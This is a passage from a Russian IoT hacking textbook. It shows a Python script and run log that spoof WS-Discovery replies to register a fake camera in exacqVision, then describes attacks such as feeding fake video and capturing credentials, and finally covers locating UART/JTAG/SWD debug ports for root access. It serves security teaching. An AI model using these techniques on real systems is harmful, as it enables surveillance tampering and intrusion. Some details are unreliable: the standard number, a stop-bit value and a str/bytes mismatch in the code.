В листинге 6.6 показана заключительная часть нашего кода, которая включает основной цикл.

Листинг 6.6. Основной цикл, который получает сообщение WS-Discovery Probe, извлекает MessageID и отправляет полезные данные атаки

```
while True:
    print("Waiting for WS-Discovery message...\n", file=sys.stderr)
    data, addr = sock.recvfrom(1024) ❶
    if data:
        server_addr = addr[0] ❷
        server_port = addr[1]
        print('Received from: %s:%s' % (server_addr, server_port), file=sys.stderr)
        print('%s' % (data), file=sys.stderr)
        print("\n", file=sys.stderr)

        # если это не WS-Discovery Probe, то распознавание не выполняем
        if "Probe" not in data: ❸
            continue

        # сначала находим тег MessageID
```

```

m = data.find("MessageID") ❹
# начинаем искать "uuid" начиная с текущего места в буфере
u = data[m:-1].find("uuid")
num = m + u + len("uuid:")
# теперь ищем закрывающий тег
end = data[num:-1].find("<")
# извлекаем uuid из MessageID
orig_uuid = data[num:num + end]
print('Extracted MessageID UUID %s' % (orig_uuid), file=sys.stderr)

# заменяем _PROBEUUID_ в буфере извлеченным значением
buf = orig_buf
buf = buf.replace("_PROBEUUID_", orig_uuid) ❺
# создаем новый случайный UUID для каждого пакета
buf = buf.replace("_MESSAGEID_", str(uuid.uuid4())) ❻

print("Sending WS reply to %s:%s\n" % (server_addr, server_port), file=sys.stderr)

udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) ❼
udp_socket.sendto(buf, (server_addr, server_port))

```

Сценарий входит в бесконечный цикл, в котором он ожидает сообщения WS-Discovery Probe ❶, пока мы его не остановим (**Ctrl+C** осуществляет выход из цикла в Linux). Получая пакет, содержащий данные, мы получаем IP-адрес отправителя и порт ❷ и сохраняем их в переменных `server_addr` и `server_port` соответственно. Затем проверяем, включена ли строка "Probe" ❸ в полученный пакет; если это так, мы предполагаем, что этот пакет является зондом WS-Discovery. В противном случае мы больше ничего не делаем с пакетом.

Затем мы пытаемся найти и извлечь UUID из тега MessageID XML без использования какой-либо части библиотеки XML (поскольку это создаст ненужные накладные расходы и усложнит столь простую операцию), полагаясь только на базовые манипуляции со строками ❹. Мы заменяем заполнитель `_PROBEUUID_` из листинга 6.3 на извлеченный UUID ❺ и создаем новый случайный UUID для замены заполнителя `_MESSAGE_ID` ❻. Затем отправляем UDP пакет обратно отправителю ❼.

Вот пример запуска скрипта для программного обеспечения `exacqVision`:

```

root@kali:~/zeroconf/ws-discovery# python3 exacq-complete.py
Waiting for WS-Discovery message...

```

```

Received from: 192.168.10.169:54374
<?xml version="1.1" encoding="utf-8"?><Envelope xmlns:dn="http://www.onvif.org/ver10/network/
wsdl" xmlns="http://www.w3.org/2003/05/soap-envelope"><Header><wsa:MessageID xmlns:wsa="http://
schemas.xmlsoap.org/ws/2004/08/addressing">urn:uuid:2ed72754-2c2f-4d10-8f50-79d67140d268</
wsa:MessageID><wsa:To xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/
addressing">urn:schemasxmlsoap-
org:ws:2005:04:discovery</wsa:To><wsa:Action xmlns:wsa="http://schemas.xmlsoap.org/
ws/2004/08/addressing">http://schemas.xmlsoap.org/ws/2005/04/discovery/Probe</wsa:Action></
Header><Body><Probe xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.

```

```
w3.org/2001/XMLSchema xmlns="http://schemas.xmlsoap.org/ws/2005/04/discovery"><Types>dn:Network  
VideoTransmitter</Types><Scopes /></Probe></Body></Envelope>
```


Extracted MessageID UUID 2ed72754-2c2f-4d10-8f50-79d67140d268

Sending WS reply to 192.168.10.169:54374

Waiting for WS-Discovery message...

Обратите внимание, что при каждом запуске сценария UUID MessageID будет обновляться. В качестве упражнения распечатайте полезную нагрузку и убедитесь, что тот же самый UUID отображается в поле RelatesTo внутри него.

В интерфейсе exacqClient наша поддельная камера отображается в списке устройств, как показано на рис. 6.18.



Add	Reported Name	Address	Type	Model	MAC	Firmware	Addressable	Systems
<input checked="" type="checkbox"/>	Amcrest	192.168.10.10	ONVIF	P2M-8418	699819a7-ead0-4ffd-bd15-c2485ee4833		No	
<input type="checkbox"/>		169.254.212.46	UPnP		699819a7-ead0-4ffd-bd15-c2485ee4833		No	
<input type="checkbox"/>		192.168.10.240	UPnP		699819a7-ead0-4ffd-bd15-c2485ee4833		No	

Рис. 6.18. Поддельная камера появилась в списке IP-камер exacqClient

В следующем разделе рассмотрим, что вы можете сделать, зарегистрировавшись в сети под видом камеры.

Создание атак WS-Discovery

Какие типы атак вы можете проводить, злоупотребляя этим простым механизмом обнаружения? Во-первых, можно атаковать программное обеспечение для управления видео через этот вектор, потому что синтаксические анализаторы XML печально известны ошибками, которые приводят к уязвимостям, связанным с повреждением памяти. Даже если на сервере нет другого открытого порта прослушивания, вы можете передать ему искаженный ввод через WS-Discovery.

Вторая атака будет состоять из двух шагов. Во-первых, вызовите отказ в обслуживании на реальной IP-камере, чтобы она потеряла соединение с видеосервером. Во-вторых, отправьте информацию WS-Discovery, которая сделает вашу фальшивую камеру похожей на легитимную, отключенную. В этом случае вы можете обмануть оператора сервера, добавив поддельную камеру в список камер, которыми управляет сервер. После этого вы можете подавать на вход сервера искусственный видеосигнал.

Фактически в некоторых случаях можно выполнить предыдущую атаку, даже не вызывая отказа в обслуживании в реальной IP-камере. Достаточно отправить ответ WS-Discovery Probe Match на видеосервер, прежде чем его отправит настоящая камера. В таком случае при условии, что информация идентична или относительно похожа (в большинстве случаев достаточно репликации полей Name, Type и Model ре-

альной камеры), настоящая камера даже не появится в управляющем программном обеспечении, если вы успешно заняли ее место.

В-третьих, если видеопрограммное обеспечение использует небезопасную аутентификацию для IP-камеры (например, базовую аутентификацию HTTP), можно получить учетные данные. Оператор, добавляющий вашу поддельную камеру, введет те же имя пользователя и пароль, что и для настоящей. В этом случае вы можете перехватить учетные данные, поскольку сервер пытается аутентифицировать пользователя исходя из того, что он считает реальным. Поскольку повторное использование пароля – распространенная проблема, вполне вероятно, что другие камеры в сети используют тот же пароль, особенно если они той же модели или производителя.

Четвертая атака может заключаться во включении вредоносных URL-адресов в поля WS-Discovery Match Probe. В некоторых случаях зонд совпадения отображается для пользователя, и у оператора может возникнуть соблазн перейти по ссылкам.

Кроме того, стандарт WS-Discovery включает положение для «прокси Discovery». По сути, это веб-серверы, которые можно использовать для удаленного управления WS-Discovery, даже по интернету. Это означает, что описанные здесь атаки могут иметь место и без размещения злоумышленника в той же локальной сети.

Заключение

В этой главе мы проанализировали UPnP, WS-Discovery, а также mDNS и DNS-SD – распространенные сетевые протоколы с нулевой конфигурацией в экосистемах IoT. Мы показали, как атаковать небезопасный сервер UPnP на OpenWrt, чтобы пробить брешь в брандмауэре, а затем обсудили, как использовать UPnP через интерфейсы WAN. Затем проанализировали, как работают mDNS и DNS-SD и как ими можно злоупотреблять, и создали отравитель mDNS на Python. Изучили WS-Discovery и способы его использования для проведения различных атак на серверы управления IP-камерами. Почти все эти атаки основаны на доверии по умолчанию, которое разработчики этих протоколов возлагают на участников локальной сети, отдавая предпочтение автоматизации, а не безопасности.

ЧАСТЬ III

ВЗЛОМ АППАРАТНОЙ ЧАСТИ СИСТЕМЫ

7

УЯЗВИМОСТИ ПОРТОВ UART, JTAG И SWD



Если вам известны протоколы, которые напрямую взаимодействуют с электронными компонентами системы, вы можете проникнуть в устройства интернета вещей на физическом уровне. Универсальный асинхронный приемник-передатчик (UART) является одним из простейших последовательных протоколов, и его использование – один из самых простых способов открыть доступ к устройствам IoT. Поставщики обычно используют его для отладки, а следовательно, вы можете получить через него root-доступ. Для этого понадобятся некоторые специализированные аппаратные инструменты; так, злоумышленники часто идентифицируют контакты UART на печатной плате устройства с помощью мультиметра или логического анализатора, затем подключают адаптер USB-UART к контактам и открывают последовательную консоль отладки с атакующей рабочей станции. В большинстве случаев, сделав это, вы попадете на корневую оболочку.

Joint Test Action Group (JTAG) – это отраслевой стандарт (определенный в IEEE 1491.1) для отладки и тестирования все более сложных печатных плат. Интерфейсы JTAG на встроенных устройствах позволяют нам читать и записывать содержимое памяти, включая дампы всей прошивки, предоставляя возможность получить полный

контроль над целевым устройством. Serial Wire Debug (SWD) – очень похожий, даже более простой, чем JTAG, электрический интерфейс – его мы здесь тоже рассмотрим.

Большая часть этой главы отводится на практическое упражнение: вы запрограммируете, отладите и обманете микроконтроллер, чтобы обойти его процесс аутентификации с помощью UART и SWD. Но сначала мы объясним внутреннюю работу этих протоколов и покажем вам, как определить распиновку UART и JTAG на печатной плате с помощью аппаратных и программных средств.

UART

UART – последовательный протокол, что означает, что он передает данные между компонентами по одному биту за раз. Протоколы параллельной связи, напротив, передают данные одновременно по нескольким каналам. К общим последовательным протоколам относятся RS-232, I²C, SPI, CAN, Ethernet, HDMI, PCI Express и USB.

UART проще многих протоколов, с которыми вы, вероятно, сталкивались. Для синхронизации связи передатчик и приемник UART должны согласовать определенную скорость передачи в бодах (битах в секунду).

На рис. 7.1 показан формат пакета UART.




Рис. 7.1. Формат пакета UART

Обычно линия удерживается на высоком уровне (при значении логической 1), в то время как UART находится в состоянии ожидания. Затем, чтобы сигнализировать о начале передачи данных, передатчик отправляет приемнику стартовый бит, в течение которого сигнал остается на низком уровне (при логическом значении 0). Далее передатчик отправляет от пяти до восьми бит данных, содержащих фактическое сообщение, за которым следует необязательный бит четности и один или два стоповых бита (со значением логической 1), в зависимости от конфигурации. Бит четности, используемый для проверки ошибок, на практике встречается редко. Стоповый бит или биты обозначают конец передачи.

Наиболее распространенная конфигурация называется 8N1: восемь бит данных без контроля четности и один стоповый бит. Например,

если бы мы хотели отправить символ C, или 0x43 в ASCII, в конфигурации 8N1 UART, мы бы отправили следующие биты: 0 (стартовый бит); 0, 1, 0, 0, 0, 0, 1, 1 (значение 0x43 в двоичном формате) и 0 (стоповый бит).

Аппаратные средства для связи с UART

Для связи с UART можно использовать различные аппаратные средства. Один простой вариант – это переходник с USB на последовательный порт, аналогичный тому, который мы используем ниже, в разделе «Взлом устройства с помощью UART и SWD». Другие варианты включают микросхемы CP2102 или PL2303. Если вы новичок во взломе оборудования, рекомендуем приобрести многоцелевой инструмент, поддерживающий протоколы, отличные от UART, например Bus Pirate, Adafruit FT232H, Shikra или Attify Badge.

Список инструментов с их описаниями и ссылками на сайты, где их можно приобрести, представлен в разделе «Инструменты для взлома интернета вещей» в конце книги.

Как найти порты UART

Чтобы подключиться к устройству через UART, вам сначала нужно найти четыре его вывода, которые обычно имеют вид штырьков или контактных площадок (иногда с металлизацией отверстий). Термин «распиновка» означает схему подключения этих контактов. Мы будем использовать эти термины как синонимы. UART имеет четыре вывода: TX (передача), RX (прием), Vcc (напряжение питания) и GND («земля»). Для начала откройте корпус устройства и снимите печатную плату. Имейте в виду, что это может привести к отказу в гарантийном обслуживании.

Эти четыре вывода часто располагаются на плате рядом друг с другом. Если повезет, вы можете даже найти маркировку, обозначающую порты TX и RX, как показано на рис. 7.2. В данном случае вы можете быть уверены, что набор из четырех контактов – это именно контакты UART.

В других случаях вы можете увидеть четыре площадки для сквозных отверстий рядом друг с другом, как, например, в маршрутизаторе TP-Link (рис. 7.3). Это могло произойти из-за того, что поставщики удалили контакты заголовка UART с печатной платы; тогда вам, возможно, придется либо припаять к ним провода, либо использовать измерительные щупы. (Измерительные щупы – физические устройства, которые соединяют электронное испытательное оборудование с устройством. К ним относятся собственно щуп, кабель и оконечный разъем. Несколько примеров измерительных щупов будет представлено в главе 8.)

Также имейте в виду, что некоторые устройства эмулируют порты UART, программируя контакты ввода/вывода общего назначения (GPIO), если на плате недостаточно места для выделенных аппаратных контактов UART.




Рис. 7.2. Контакты UART четко обозначены как DBG_TXD и DBG_RXD на печатной плате передатчика St. Jude / Abbott Medical Merlin@home




Рис. 7.3. Печатная плата в маршрутизаторе TP-Link TL WR840N. В левом нижнем углу видна увеличенная часть печатной платы с контактными площадками UART

Если контакты UART не отмечены так явно, как показано здесь, вы можете обычно идентифицировать их на устройстве двумя способами: с помощью мультиметра или с помощью логического анализатора. Мультиметр измеряет напряжение, ток и сопротивление. Наличие мультиметра в вашем арсенале при взломе оборудования очень важно, потому что он может служить множеству целей. Например, мы обычно используем его для проверки целостности электрических цепей. При проверке целостности звучит зуммер, когда сопротивление цепи достаточно низкое (менее нескольких ом), указывая на то, что существует электрическое соединение между двумя точками, измеряемыми выводами мультиметра.

Хотя с этой задачей справится и дешевый мультиметр, мы рекомендуем приобрести надежный и точный прибор, если вы планируете более глубоко погрузиться во взлом оборудования. Мультиметры True RMS более точно измеряют переменный ток. На рис. 7.4 показан типичный мультиметр.




Рис. 7.4. На мультиметре квадратиком обведено обозначение режима проверки цепей. Обычно он обозначается символом звуковых колебаний (поскольку при обнаружении замкнутой цепи раздается звуковой сигнал)

Перед тем как определить распиновку UART с помощью мультиметра, убедитесь, что устройство выключено. Черный щуп следует подключить к гнезду COM мультиметра, красный щуп – к гнезду VΩ.

Начните с определения «земляного» вывода UART. Поверните шкалу мультиметра в режим проверки замкнутых цепей (обычно ему соответствует символ звуковой вибрации). У него может быть общее положение переключателя с одной или несколькими функциями – обычно это сопротивление. Прикоснитесь концом черного щупа к любой заземленной металлической поверхности (область, непосредственно подключенная к цепям «земли»), будь то часть тестируемой печатной платы или что-то иное.

Затем поочередно перемещайте красный щуп на каждый из выводов платы, которые, как вы подозреваете, могут быть частью распиновки UART. Если вы услышали звуковой сигнал мультиметра, контакт GND найден. Имейте в виду, что устройство может иметь более одного вывода GND, – тогда найденный вами контакт не обязательно является частью распиновки UART.

Теперь найдите контакт питания Vcc. Переведите шкалу мультиметра в режим измерения постоянного напряжения и установите на нем напряжение 20 В. Не отрывайте черный щуп от линии «земли». Прикоснитесь красным щупом к предполагаемому контакту питания и включите устройство. Если мультиметр измеряет постоянное напряжение 3,3 или 5 В, вы нашли вывод Vcc. Если напряжение другое, прикоснитесь красным щупом к следующему контакту, перезагрузите устройство и снова проведите измерение. Проверяйте каждый контакт, пока не определите Vcc.

Затем определите порт TX. Оставьте мультиметр в режиме измерения постоянного напряжения не более 20 В и продолжайте касаться черным щупом заземленной поверхности. Прикоснитесь красным щупом к предполагаемой контактной площадке, затем выключите и снова включите устройство. Если напряжение колеблется в течение нескольких секунд, а затем стабилизируется на значении Vcc (3,3 или 5), вы, скорее всего, нашли порт TX. Это происходит потому, что во время загрузки устройство отправляет последовательные данные через этот порт TX для отладки. По завершении загрузки линия UART переходит в режим ожидания. Вспомните (рис. 7.1), что свободная линия UART поддерживает высокий логический уровень, что означает, что напряжение на ней равно Vcc.

Если вы уже определили остальную часть портов UART, ближайший четвертый контакт, скорее всего, является портом RX. В противном случае вы можете идентифицировать его, потому что он имеет наименьшее колебание напряжения и наименьший уровень напряжения среди всех выводов UART.

ВНИМАНИЕ! *Ничего страшного, если вы перепутаете порты UART RX и TX друг с другом, поскольку легко поменять местами соединяющиеся с ними провода – никаких последствий не будет. А вот если перепутать Vcc с GND и неправильно подключить провода, устройство может выйти из строя.*

Для более точной идентификации контактов UART используйте логический анализатор – устройство, которое захватывает и отобража-

ет сигналы от цифровой системы. Доступны многие виды логических анализаторов – начиная с бюджетных, наподобие HiLetgo или Open Workbench Logic Sniffer, до профессиональных устройств семейства Saleae (рис. 7.5), которые поддерживают более высокую частоту дискретизации и более надежны.

Использование логического анализатора мы рассмотрим в разделе «Использование логического анализатора для идентификации контактов UART».

Определение скорости передачи UART

Затем вам необходимо определить скорость передачи, используемую портами UART, – в противном случае вы не сможете связаться с устройством. Учитывая отсутствие синхронизирующих импульсов, скорость передачи данных – единственный способ для передатчика и приемника синхронно обмениваться данными.



Рис. 7.5. Saleae – семейство профессиональных логических анализаторов

Самый простой способ определить правильную скорость передачи – подключиться к выводу TX и попытаться прочитать данные. Если полученные данные не читаются, укажите следующую возможную скорость передачи, пока данные не станут доступными для чтения. Для этого можно использовать адаптер USB-UART или многоцелевое устройство, такое как Bus Pirate, в сочетании со вспомогательным скриптом, например `baudrate.py` (<https://github.com/devttys0/baudrate/>) Крейга Хеффнера (Craig Heffner), чтобы помочь автоматизировать этот процесс. Наиболее распространенные варианты скорости пере-

дачи – 9600, 38400, 19200, 57600 и 115200; каждую из них скрипт Хеффера проверяет по умолчанию.

JTAG и SWD

Как и UART, интерфейсы JTAG и SWD на встроенных устройствах IoT могут поспособствовать перехвату контроля над устройством. В этом разделе мы рассмотрим основы этих интерфейсов и способы взаимодействия с ними. В разделе «Взлом устройства с помощью UART и SWD» будет приведен подробный пример взаимодействия с SWD.

JTAG

По мере того как производители выпускали все более компактные и плотные компоненты, тестировать их становилось все труднее. Инженеры использовали для проверки оборудования на наличие дефектов процесс тестирования, условно названный «кровать из гвоздей»: они помещали плату на матрицу из подпружиненных игольчатых контактов и проверяли наличие или отсутствие электрического соединения между нужными контактами. Когда производители начали использовать многослойные платы и корпуса микросхем с контактами в виде шариков припоя, такие приспособления уже не обеспечивали доступ ко всем узлам на плате.

JTAG решил эту проблему, представив более эффективную альтернативу кровати из гвоздей – граничное (периферийное) сканирование. *Граничное сканирование* анализирует определенные схемы, включая встроенные ячейки граничного сканирования и регистры для каждого вывода. Используя ячейки граничного сканирования, инженеры проще чем раньше могут проверить, что определенная точка на печатной плате правильно соединяется с другой точкой.

Команды граничного сканирования

Стандарт JTAG определяет специальные команды для проведения граничного сканирования, включая следующие:

- BYPASS – позволяет тестировать конкретный чип без накладных расходов на прохождение через другие чипы;
- SAMPLE/PRELOAD – берет образец данных, поступающих на устройство и выходящих из него, когда оно находится в нормальном рабочем режиме;
- EXTEST – устанавливает и считывает состояния контактов.

Устройство должно поддерживать эти команды, чтобы считаться JTAG-совместимым. Устройства могут поддерживать дополнительные команды, такие как IDCODE (для идентификации устройства), INTTEST (для внутреннего тестирования устройства) и др. Вы можете встретить эти инструкции, когда используете инструмент типа JTAGu-

lator (см. раздел «Идентификация контактов JTAG») для идентификации контактов JTAG.

Порт тестового доступа

Граничное сканирование включает тесты четырехпроводного *порта тестового доступа* (ТАР) – порта общего назначения, который обеспечивает доступ к функциям поддержки тестирования JTAG, встроенным в компонент. Он использует 16-ступенчатый конечный автомат, который переходит из состояния в состояние. Обратите внимание, что JTAG не определяет какой-либо протокол для данных, поступающих в микросхему или из нее.

ТАР использует следующие пять сигналов:

- 1) *вход тестовых тактовых импульсов* (Test clock input, TCK). TCK – это тактовые импульсы, которые определяют, как часто контроллер ТАР будет выполнять одно действие (другими словами, переходить к следующему состоянию в конечном устройстве). Тактовая частота не указана в стандарте JTAG. Устройство, выполняющее тест JTAG, может определить ее значение;
- 2) *вход выбора тестового режима* (Test mode select, TMS). TMS управляет конечным устройством. На каждом тактовом импульсе контроллер JTAG ТАР устройства проверяет напряжение на выводе TMS. Если напряжение ниже определенного порога, сигнал считается низким и интерпретируется как 0; если напряжение выше определенного порога, сигнал считается высоким и интерпретируется как 1;
- 3) *вход тестовых данных* (Test data input, TDI). Это вывод, который отправляет данные в микросхему через ячейки сканирования. Каждый поставщик отвечает за определение протокола связи через этот вывод, потому что JTAG этого не определяет. Сигнал, представленный в TDI, дискретизируется по нарастающему фронту TCK;
- 4) *выход тестовых данных* (Test data output, TDO). TDO – это вывод, через который поступают данные из микросхемы. Согласно стандарту, изменения в состоянии сигнала, передаваемого через TDO, должны происходить только на заднем фронте TCK;
- 5) *вход тестового сброса* (Test reset input, TRST). Дополнительный TRST сбрасывает конечное состояние в заведомо исправное. Активен на низком уровне (0). В качестве альтернативы, если TMS удерживается на 1 в течение пяти последовательных тактовых циклов, вызывает сброс, так же как вывод TRST; поэтому TRST является необязательным.

Как работает SWD

SWD – двухконтактный электрический интерфейс, который работает очень похоже на JTAG. В то время как JTAG был создан в первую оче-

редь для тестирования микросхем и плат, SWD является протоколом, разработанным специально для отладки ARM. Учитывая широкое распространение процессоров ARM в мире интернета вещей, SWD приобретает все большую значимость. Если вы найдете интерфейс SWD, вы почти всегда можете получить полный контроль над устройством.

Интерфейс SWD требует двух выводов: двунаправленного сигнала SWDIO, который является эквивалентом выводов TDI, TDO и тактовых импульсов JTAG, и SWCLK, который является эквивалентом TCK в JTAG. Многие устройства поддерживают Serial Wire или JTAG Debug Port (SWJ-DP), комбинированный интерфейс JTAG и SWD, который позволяет подключать зонд SWD или JTAG к целевому устройству.

Аппаратные средства для взаимодействия с JTAG и SWD

Разнообразные инструменты позволяют нам обмениваться данными с JTAG и SWD. Популярные инструменты включают в себя микросхему Bus Blaster FT2232H, а также любые инструменты с микросхемой FT232H, такие как коммутационная плата Adafruit FT232H, Shikra или Attify Badge. Bus Pirate также может поддерживать JTAG, если вы загрузите в него специальную прошивку, но мы не рекомендуем использовать эту функцию, поскольку она может быть нестабильной. Black Magic Probe, специализированный инструмент для взлома JTAG и SWD, имеет встроенную поддержку GNU Debugger (GDB), которая полезна, поскольку вам не потребуются дополнительные программы, такие как Open On-Chip Debugger (OpenOCD) (см. далее раздел «Установка OpenOCD»). Профессиональный инструмент отладки Segger J-Link Debug Probe поддерживает JTAG, SWD и даже SPI, но поставляется с проприетарным программным обеспечением. Если вы хотите работать только с SWD, можно использовать такой инструмент, как программатор ST-Link (см. ниже раздел «Взлом устройства с помощью UART и SWD»).

Дополнительные инструменты, их описания и полезные ссылки приводятся в разделе «Инструменты для взлома интернета вещей».

Идентификация контактов JTAG

Иногда на печатной плате есть маркировка, указывающая расположение разъема JTAG (рис. 7.6). Но в большинстве случаев вам придется самостоятельно найти разъем, а также выяснить, какие выводы соответствуют четырем сигналам (TDI, TDO, TCK и TMS).

Вы можете использовать несколько подходов для идентификации контактов JTAG на целевом устройстве. Самый быстрый, но самый дорогой способ обнаружения портов JTAG – использовать JTAGulator, устройство, созданное специально для этой цели (хотя оно также может определять распиновку UART). Инструмент, показанный на рис. 7.7, имеет 24 канала, которые можно подключить к контактам платы. Он выполняет сканирование прямым перебором (брутфорс),

выдавая команды граничного сканирования IDCODE и BYPASS для каждого сочетания контактов, и ожидает ответа. При получении ответа он отображает канал, соответствующий каждому сигналу JTAG, позволяя идентифицировать распиновку JTAG.




Рис. 7.6. Иногда заголовок JTAG четко обозначен на плате, как в этом мобильном платежном терминале (Point of Sales, POS), где помечены даже отдельные контакты JTAG (TMS, TDO, TDI, TCK)




Рис. 7.7. JTAGulator (<http://www.grandideastudio.com/jtagulator/>) можем помочь идентифицировать контакты JTAG на целевом устройстве

